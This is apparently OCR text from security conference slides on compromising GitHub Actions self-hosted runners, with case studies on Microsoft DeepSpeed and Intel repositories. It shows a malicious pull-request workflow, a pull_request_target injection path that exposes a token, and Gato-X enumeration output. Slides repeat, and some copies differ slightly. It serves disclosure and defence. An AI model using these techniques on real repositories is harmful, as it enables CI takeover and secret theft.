15 - If you prefer to submit without logging in, send email to [secure@microsoft.com](mailto:secure@microsoft.com). If possible, encrypt your message with our PGP key; please download it from the the Microsoft Security Response Center PGP Key  
page](https://www.microsoft.com/en-us/msrc/pgp-key-msrc).
```

```
15 + If you prefer to submit without logging in, send email to [secure@microsoft.com](mailto:secure@microsoft.com). If possible, encrypt your message with our PGP key; please download it from the [Microsoft Security Response Center PGP Key page]  
(https://www.microsoft.com/en-us/msrc/pgp-key-msrc).
```

```
16 16  
17 17 You should receive a response within 24 hours. If for some reason you do not, please follow up via email to ensure we received your original message. Additional information can be found at [microsoft.com/msrc]  
(https://www.microsoft.com/msrc).  
18 18
```

1. Submitted a PR to fix this typo in SECURITY.md

2. Reviewer approved and merged the PR

CREATING OUR MALICIOUS WORKFLOW

```
name: nv-h100

on:
  pull_request

jobs:
  unit-tests:
    runs-on: [self-hosted, nvidia, h100]


    steps:
      - uses: actions/checkout@v3
      - name: unit-tests
        continue-on-error: true

        run: |
          whoami
          pwd
          ls
```

1. Create DeepSpeed Fork

2. Add malicious workflow

3. Submit PR



The screenshot shows the GitHub Actions interface for a pull request. The repository is 'microsoft / DeepSpeed'. The workflow is named 'Workflow testing #76' and is associated with the pull request 'nv-h100'. The workflow has a green checkmark, indicating it has succeeded. The 'unit-tests' job is highlighted in the 'Jobs' section, showing it succeeded 9 minutes ago in 8 seconds. The 'Run details' section shows the 'unit-tests' step with a green checkmark. A yellow arrow points from the 'unit-tests' job in the screenshot to the 'unit-tests' job in the workflow definition on the left.

microsoft / DeepSpeed

Code Issues 786 Pull requests 146 Discussions Actions Projects Security Insights

← nv-h100

✓ Workflow testing #76

Summary

Jobs

✓ unit-tests

Run details

unit-tests
succeeded 9 minutes ago in 8s

> ✓ Set up job

✓ unit-tests

CREATING OUR MALICIOUS WORKFLOW

```
runs-on: [self-hosted, nvidia, h100]
```

```
run: |
```

```
whoami
```

```
pwd
```

```
ls
```

The screenshot shows the GitHub Actions interface for a workflow named 'unit-tests' in the repository 'microsoft / DeepSpeed'. The workflow is running on a self-hosted runner named 'nv-h100'. The workflow has a green checkmark indicating it has succeeded. The 'unit-tests' job is highlighted in the 'Jobs' section. The 'Run details' section shows the following steps:

- Set up job
- unit-tests

Two yellow arrows point from the code blocks on the left to the 'unit-tests' job in the screenshot. One arrow points from the 'runs-on' configuration to the job name, and the other points from the 'run:' block to the job details.


HELLO REDMOND

```
drwx----- 9 REDMOND.l REDMOND.domain users 4096 Jul 25 18:59 .
drwxr-xr-x 15 root      root          4096 Jun 19 09:18 ..
drwxr-xr-x  8 REDMOND.l REDMOND.domain users 4096 Jul 17 07:18 actions-runner
-rw-----  1 REDMOND.l REDMOND.domain users 4504 Jul 15 05:12 .bash_history
-rw-----  1 REDMOND.l REDMOND.domain users  220 Jun 19 09:18 .bash_logout
-rw-----  1 REDMOND.l REDMOND.domain users 3771 Jun 19 09:18 .bashrc
drwx-----  4 REDMOND.l REDMOND.domain users 4096 Jun 19 16:10 .cache
drwx-----  4 REDMOND.l REDMOND.domain users 4096 Jun 20 14:13 .emacs.d
drwx-----  5 REDMOND.l REDMOND.domain users 4096 Jun 19 16:02 .local
drwx-----  3 REDMOND.l REDMOND.domain users 4096 Jun 19 16:10 .nv
-rw-----  1 REDMOND.l REDMOND.domain users  807 Jun 19 09:18 .profile
-rw-----  1 REDMOND.l REDMOND.domain users    7 Jun 20 10:06 .python_history
-rw-r--r--  1 REDMOND.l REDMOND.domain users  667 Jun 20 14:14 runner.sh
drwx-----  3 REDMOND.l REDMOND.domain users 4096 Jun 20 14:13 snap
drw-----  2 REDMOND.l REDMOND.domain users 4096 Jul 25 18:59 .ssh
-rw-r--r--  1 REDMOND.l REDMOND.domain users    0 Jun 19 10:33 .sudo_as_admin_successful
```

**Opens the door to
Active Directory
lateral movement
and privilege
escalation - Red
Teaming 101**



CASE STUDY 2 - MICROSOFT DEEPSPEED



These attack are **easy**.

GATO-X DEMO

Available at: <https://github.com/adnanekhan/Gato-X>


```
(venv)-(kaliⓈkali)-[~/Tools/gato-x]  
└─$ GH_TOKEN=`cat enum_tok.txt` gato-x e -r gatotest/BH_DC_2024Demo
```


NONE HAVE SEEN
WHAT YOU ARE
ABOUT TO SEE...

Case Study 3

THESE ATTACKS COULD SHAPE THE COURSE OF
THE WORLD

CASE STUDY 3

INSIDE



~~inside~~

who leads the 1Source team. “Having a single source control system is absolutely essential to enable developers to share, learn, and collaborate across the entire organization.”

“

By moving our code base to GitHub, we've broken down barriers.




Now, Intel’s 1Source initiative is home to the company’s GitHub deployment, hosting four GitHub organizations that are maintained by the 1Source team, each with a unique source

LOOK NO TYPO

ai-containers / .github / workflows / test-runner-ci.yaml

Code

Blame

153 lines (152 loc) · 5.75 KB · 

```
11 # WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either e
12 # See the License for the specific language governing pe
13 # limitations under the License.
14
15 name: Test Runner CI
16 on:
17   merge_group: null
18   pull_request_target:
19     types: [opened, edited, reopened, synchronize]
20     branches: [main]
21     paths:
22       - 'test-runner/**'
23   permissions: read-all
24   concurrency:
25     group: ${{ github.workflow }}-${{ github.event.pull_re
26     cancel-in-progress: true
```


```
39   - uses: actions/checkout@a5ac7e51b41094c92402da3b24376905380afc29 # v4.1.6
40     if: ${{ github.event_name == 'pull_request_target' }}
41     with:
42       fetch-depth: 0
43       ref: "refs/pull/${{ github.event.number }}/merge"
```

LOOK NO TYPO

ai-containers / .github / workflows / test-runner-ci.yaml

Code

Blame

153 lines (152 loc) · 5.75 KB · 

```
11 # WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either e
12 # See the License for the specific language governing pe
13 # limitations under the License.
```

```
15 name: Test Runner CI
```

```
16 on:
```

```
17   merge_group: null
```

```
18   pull_request_target:
```

```
19     types: [opened, edited, reopened, synchronize]
```

```
20     branches: [main]
```

```
21     paths:
```

```
22     - 'test-runner/**'
```

```
23   permissions: read-all
```

```
24   concurrency:
```

```
25     group: ${{ github.workflow }}-${{ github.event.pull_re
```

```
26     cancel-in-progress: true
```

```
39   - uses: actions/checkout@a5ac7e51b41094c92402da3b243769059afcf29 # v4.1.6
```

```
40     if: ${{ github.event_name == 'pull_request_target' }}
```

```
41     with:
```

```
42       fetch-depth: 0
```

```
43       ref: "refs/pull/${{ github.event.number }}/merge"
```

LOOK NO TYPO

```
pull_request_target:  
  types: [opened, edited, reopened, synchronize]  
  branches: [main]  
  paths:  
  - 'test-runner/**'
```

Pull_request_target workflows have access to secrets

```
- uses: actions/checkout@a5ac7e51b41094c92402da3b24376905  
  if: ${{ github.event_name == 'pull_request_target' }}  
  with:  
    fetch-depth: 0  
    ref: "refs/pull/${{ github.event.number }}/merge"
```

Merge commit contains arbitrary code from fork

SHOW ME THE SECRETS

```
65 - name: Install requirements
66   run: python -m pip install -U pip tox-gh-actions
67 - name: Tox
68   run: python -m tox
69   env:
70     CACHE_REGISTRY: ${{ secrets.CACHE_REGISTRY }}
71     FORCE_COLOR: 1
72     GITHUB_TOKEN: ${{ secrets.ACTION_TOKEN }}
73     PERF_REPO: ${{ secrets.PERF_REPO }}
74     REGISTRY: ${{ secrets.REGISTRY }}
75     REPO: ${{ secrets.REPO }}
76 - uses: actions/upload-artifact@65462800fd760344b1a7b4382951275a0abb4808 # v4.3.3
77   with:
78     name: covdata-${{ matrix.python }}
79     path: ${{ github.workspace }}/.coverage*
```

ai-containers / tox.ini

Code

Blame

61 lines (54 loc) · 1.05 KB

```
7
8 [testenv]
9 deps =
10     -r test-runner/dev-requirements.txt
11 commands =
12     python -m coverage run -p -m pytest test-runner/tests/utest.py
13 pythonpath = tests
14 passenv = DOCKER_*
```

SHOW ME THE SECRETS

```
65 - name: Install requirements
66   run: python -m pip install -U pip tox-gh-actions
67 - name: Tox
68   run: python -m tox
69   env:
70     CACHE_REGISTRY: ${{ secrets.CACHE_REGISTRY }}
71     FORCE_COLOR: 1
72     GITHUB_TOKEN: ${{ secrets.ACTION_TOKEN }}
73     PERF_REPO: ${{ secrets.PERF_REPO }}
74     REGISTRY: ${{ secrets.REGISTRY }}
75     REPO: ${{ secrets.REPO }}
76 - uses: actions/upload-artifact@65462800fd760344b1a7b4382951275a0abb4808 # v4.3.3
77   with:
78     name: covdata-${{ matrix.python }}
79     path: ${{ github.workspace }}/.coverage*
```

ai-containers / tox.ini

Code

Blame

61 lines (54 loc) · 1.05 KB

```
7
8 [testenv]
9 deps =
10     -r test-runner/dev-requirements.txt
11 commands =
12     python -m coverage run -p -m pytest test-runner/tests/utest.py
13 pythonpath = tests
14 passenv = DOCKER_*
```

SHOW ME THE SECRETS

```
run: python -m tox
```

Workflow ran tox after checking out untrusted code

```
commands =  
python -m coverage run -p -m pytest test-runner/tests/utest.py
```

Modify tox.ini or unit tests to run arbitrary code

```
GITHUB_TOKEN: ${ secrets.ACTION_TOKEN }
```

The 'ACTION_TOKEN' was a GitHub Personal Access Token

AI/ML STRIKES AGAIN


Over-scoped Classic Personal Access Token (PAT) with “all boxes checked” as Actions secret

Non-ephemeral runner attached to public repository

Changes to workflows allowing forks access to secrets **without security reviews**



A PULL REQUEST CAN DO WHAT?



```
▶ Run source venv2/bin/activate && gato-x e -t intel-innersource -sr -oJ intel_inner1.json
[+] The authenticated user is: ██████████
[+] The GitHub Classic PAT has the following scopes: admin:enterprise, admin:gpg_key, admin:orgs,
write:discussion, write:packages
[+] Enumerating the intel-innersource organization!
[+] The user is likely an organization member!
[+] About to enumerate 53580 repos within the intel-innersource organization!
[+] Querying and caching workflow YAML files!
[+] Querying 0 out of 536 batches!
[+] Querying 1 out of 536 batches!
```

Gato-X
Enumeration *from*
Intel Self-Hosted
Runner

**NOT GREAT, BUT IT'S ONE EMPLOYEE,
AND THE RUNNER IS IN THE DMZ**

EXCEPT...

ALL EMPLOYEES COULD BECOME ADMIN

```
name: inventory
guid: 185092a3-0cd0-445b-8b3e-8ef542227489
owners:
```

```
topics:
- infrastructure
description: Repository to manage all the inventories for intel-innersource
permissions:
  admin:
  - Support Team
  write:
  - All BB Employees
  - Inventory Write
  - Inventory Write Generic Accounts
  read:
  - Read CW
allow-merge-commit: false
allow-squash-merge: true
allow-rebase-merge: false
delete-branch-on-merge: true
```

```
"target": "branch",
"source_type": "Repository",
"source": " ",
"enforcement": "active",
"conditions": {
  "ref_name": {
    "exclude": [
      "refs/heads/gh-readonly-queue/**/*"
    ],
    "include": [
      "~ALL"
    ]
  }
},
```

```
- name: Add Support Team
  uses: actions/github-script@v3
  with:
    github-token: ${{ secrets.CONF_GITHUB_TOKEN_00A }}
    script: |
      await github.teams.addOrUpdateRepoPermissionsInOrg({
```

ALL EMPLOYEES COULD BECOME ADMIN

```
name: inventory
guid: 185092a3-0cd0-445b-8b3e-8ef542227489
owners:
[REDACTED]
topics:
- infrastructure
description: Repository to manage all the inventories for intel-innersource
permissions:
  admin:
  - [REDACTED] Support Team
  write:
  - All BB Employees
  - [REDACTED] Inventory Write
  - [REDACTED] Inventory Write Generic Accounts
  read:
  - [REDACTED] Read CW
allow-merge-commit: false
allow-squash-merge: true
allow-rebase-merge: false
delete-branch-on-merge: true
```

```
"target": "branch",
"source_type": "Repository",
"source": "[REDACTED]",
"enforcement": "active",
"conditions": {
  "ref_name": {
    "exclude": [
      "refs/heads/gh-readonly-queue/**/*"
    ],
    "include": [
      "~ALL"
    ]
  }
},
```

```
- name: Add [REDACTED] Support Team
  uses: actions/github-script@v3
  with:
    github-token: ${{ secrets.CONF_GITHUB_TOKEN_00A }}
    script: |
      await github.teams.addOrUpdateRepoPermissionsInOrg({
```


ALL EMPL

SOME ADMIN

```
permissions:  
  admin:  
    - [redacted] Support Team  
  write:  
    - All BB Employees  
    - [redacted] Inventory Write
```

```
name: inventory  
guid: 185092a3-0cd0-445b-8b3e-8ef542227489  
owners:
```

```
topics:  
- infrastructure  
description: Repository t  
permissions:  
  admin:  
    - [redacted] Support Team  
  write:  
    - All BB Employees  
    - [redacted] Inventory Wri  
    - [redacted] Inventory Wri  
  read:  
    - [redacted] Read CW  
allow-merge-commit: false  
allow-squash-merge: true  
allow-rebase-merge: false  
delete-branch-on-merge: t
```

```
"enforcement": "active",  
"conditions": {  
  "ref_name": {  
    "exclude": [  
      "refs/heads/gh-readonly-queue/**/*"  
    ],  
    "include": [  
      "~ALL"  
    ]
```

queue/**/*"

```
await github.teams.addOrUpdateRepoPermissionsInOrg({
```

ALL EMPLOYEES COULD BECOME ADMIN

```
name: inventory
guid: 185092a3-0cd0-445b-8b3e-8ef542227489
owners:
[REDACTED]
topics:
- infrastructure
description: Repository to manage all the inventories for intel-innersource
permissions:
  admin:
  - [REDACTED] Support Team
  write:
  - All BB Employees
  - [REDACTED] Inventory Write
  - [REDACTED] Inventory Write Generic Accounts
  read:
  - [REDACTED] Read CW
allow-merge-commit: false
allow-squash-merge: true
allow-rebase-merge: false
delete-branch-on-merge: true
```

```
"target": "branch",
"source_type": "Repository",
"source": "[REDACTED]",
"enforcement": "active",
"conditions": {
  "ref_name": {
    "exclude": [
      "refs/heads/gh-readonly-queue/**/*"
    ],
    "include": [
      "~ALL"
    ]
  }
},
```

```
- name: Add [REDACTED] Support Team
  uses: actions/github-script@v3
  with:
    github-token: ${{ secrets.CONF_GITHUB_TOKEN_00A }}
    script: |
      await github.teams.addOrUpdateRepoPermissionsInOrg({
```

ALL EMPLOYEES COULD BECOME ADMIN

```
name: inventory
guid: 185092a3-0cd0-445b-8b3e-8ef542227489
owners:
  - name: Add Support Team
    uses: actions/github-script@v3
    with:
      github-token: ${{ secrets.CONF_GITHUB_TOKEN_00A }}
      script: |
        await github.teams.addOrUpdateRepoPermissionsInOrg({
"target": "branch",
"source_type": "Repository",
"source": "https://github.com/Intel-Innersource/Inventory",
"enforcement": "active",
"conditions": {
  "ref_name": {
    "include": "*/",
    "exclude": ""
  }
}
}

topics:
- infrastructure
description: Repository to manage all the inventories for intel-innersource
permissions:
  admin:
  - name: Add Support Team
  write:
  - ALL_BOT_PERMISSIONS
  read:
allow-mer
allow-squ
allow-reb
delete-br
```

```
1 ▶ Run source venv2/bin/activate && gato-x e -t intel-restricted -sr -oJ intel_rest.json
7 [+] The authenticated user is: github-1source
8 [+] The GitHub Classic PAT has the following scopes: admin:enterprise, admin:org, admin:org_hook, delete_repo, project, read:audit_log, repo, user, workflow, write:discussion
9 [+] Enumerating the intel-restricted organization!
10 [!] The user is an organization owner!
11 [+] The token also has the admin:org scope. This token has extensive access to the GitHub organization!
12 [+] The organization has 30 org-level self-hosted runners!
13   - Name: promark.PROMARKSRV02, OS: Windows Status: online
14   - The runner has the following labels: self-hosted, X64, Windows, promark, promarksrv02!
15   - Name: promark.PROMARKSRV01, OS: Windows Status: online
16   - The runner has the following labels: self-hosted, X64, Windows, promark, promarksrv01!
17   - Name: pmem_debug_tool.host-202, OS: Windows Status: online
18   - The runner has the following labels: self-hosted, X64, Windows, pmem_debug_tool, SPR, HOST202, CI!
19   - Name: pmem_debug_tool.host-200, OS: Windows Status: online
20   - The runner has the following labels: self-hosted, X64, Windows, pmem_debug_tool, UT, ASD, HOST200, CI, INBANDLINUXSPR_HOST!
21   - Name: sfip.sw.windows-01-001, OS: Windows Status: online
22   - The runner has the following labels: self-hosted, X64, Windows, sfip.sw, sfip-sw, CSESW!
23   - Name: sfip.sw.windows-01-002, OS: Windows Status: online
24   - The runner has the following labels: self-hosted, X64, Windows, sfip.sw, sfip-sw, CSESW!
25   - Name: sfip.sw.windows-01-003, OS: Windows Status: online
26   - The runner has the following labels: self-hosted, X64, Windows, sfip.sw, sfip-sw, CSESW!
27   - Name: sfip.sw.windows-01-004, OS: Windows Status: online
28   - The runner has the following labels: self-hosted, X64, Windows, sfip.sw, sfip-sw, CSESW!
29   - Name: sfip.sw.windows-01-005, OS: Windows Status: online
30   - The runner has the following labels: self-hosted, X64, Windows, sfip.sw, sfip-sw, CSESW!
31   - Name: hlp-sw.hlp-sw-27-a-runner2-001, OS: Linux Status: online
32   - The runner has the following labels: self-hosted, Linux, X64, hlp-sw, pako-cloud-prod-3!
33   - Name: hlp-sw.hlp-sw-27-a-runner2-002, OS: Linux Status: online
34   - The runner has the following labels: self-hosted, Linux, X64, hlp-sw, pako-cloud-prod-3!
```

```
1 ▶ Run source venv2/bin/activate && gato-x e -t intel-restricted -sr -oJ intel_rest.json
7 [+] The authenticated user is: github-1source
8 [+] The GitHub Classic PAT has the following scopes: admin:enterprise, admin:org, admin:org_hook, delete_repo, repo, project, read:audit_log, repo, user, workflow, write:discussion
9 [+] Enumerating the intel-restricted organization!
10 [!] The user is an organization owner!
11 [+] The token also has the admin:org scope. This token has extensive access to the GitHub organization!
12 [+] The organization has 30 org-level self-hosted runners!
13 - Name: promark.PROMARKSRV02, OS: Windows Status: online
14 - The runner has the following labels: self-hosted, X64, Windows, promark, promarksrv02!
15 - Name: promark.PROMARKSRV01, OS: Windows Status: online
16 - The runner has the following labels: self-hosted, X64, Windows, promark, promarksrv01!
17 - Name: pmem_debug_tool.host-202, OS: Windows Status: online
18 - The runner has the following labels: self-hosted, X64, Windows, pmem_debug_tool, SPR, HOST202, CI!
19 - Name: pmem_debug_tool.host-200, OS: Windows Status: online
20 - The runner has the following labels: self-hosted, X64, Windows, pmem_debug_tool, UT, ASD, HOST200, CI, INBANDLINUXSPR_HOST!
21 - Name: sfip.sw.windows-01-001, OS: Windows Status: online
22 - The runner has the following labels: self-hosted, X64, Windows, sfip.sw, sfip-sw, CSESW!
23 - Name: sfip.sw.windows-01-002, OS: Windows Status: online
24 - The runner has the following labels: self-hosted, X64, Windows, sfip.sw, sfip-sw, CSESW!
25 - Name: sfip.sw.windows-01-003, OS: Windows Status: online
26 - The runner has the following labels: self-hosted, X64, Windows, sfip.sw, sfip-sw, CSESW!
27 - Name: sfip.sw.windows-01-004, OS: Windows Status: online
28 - The runner has the following labels: self-hosted, X64, Windows, sfip.sw, sfip-sw, CSESW!
29 - Name: sfip.sw.windows-01-005, OS: Windows Status: online
30 - The runner has the following labels: self-hosted, X64, Windows, sfip.sw, sfip-sw, CSESW!
31 - Name: hlp-sw.hlp-sw-27-a-runner2-001, OS: Linux Status: online
32 - The runner has the following labels: self-hosted, Linux, X64, hlp-sw, pako-cloud-prod-3!
33 - Name: hlp-sw.hlp-sw-27-a-runner2-002, OS: Linux Status: online
34 - The runner has the following labels: self-hosted, Linux, X64, hlp-sw, pako-cloud-prod-3!
```

Run

```
1 ▶ Run source venv2/bin/activate && gato-x e -t intel-restricted -sr -oJ intel_rest.json
7 [+] The authenticated user is: github-1source
8 [+] The GitHub Classic PAT has the following scopes: admin:enterprise, admin:org, admin:org_hook, delete_repo, project, read:audit_log, repo, user, workflow, write:discussion
9 [+] Enumerating the intel-restricted organization!
10 [!] The user is an organization owner!
11 [+] The token also has the admin:org scope. This token has extensive access to the GitHub organization!
12 [+] The organization has 30 org-level self-hosted runners!
13     - Name: promark.PROMARKSRV02, OS: Windows Status: online
```

```
▶ Run source venv2/bin/activate && gato-x e -t intel-restricted -sr -oJ intel_rest.json
[+] The authenticated user is: github-1source
[+] The GitHub Classic PAT has the following scopes: admin:enterprise, admin:org, admin:org_hook, delete_repo,
[+] Enumerating the intel-restricted organization!
[!] The user is an organization owner!
[+] The token also has the admin:org scope. This token has extensive access to the GitHub organization!
```

```
24     - The runner has the following labels: self-hosted, X64, Windows, sfip.sw, sfip-sw, CSESWI
25     - Name: sfip.sw.windows-01-003, OS: Windows Status: online
26     - The runner has the following labels: self-hosted, X64, Windows, sfip.sw, sfip-sw, CSESWI
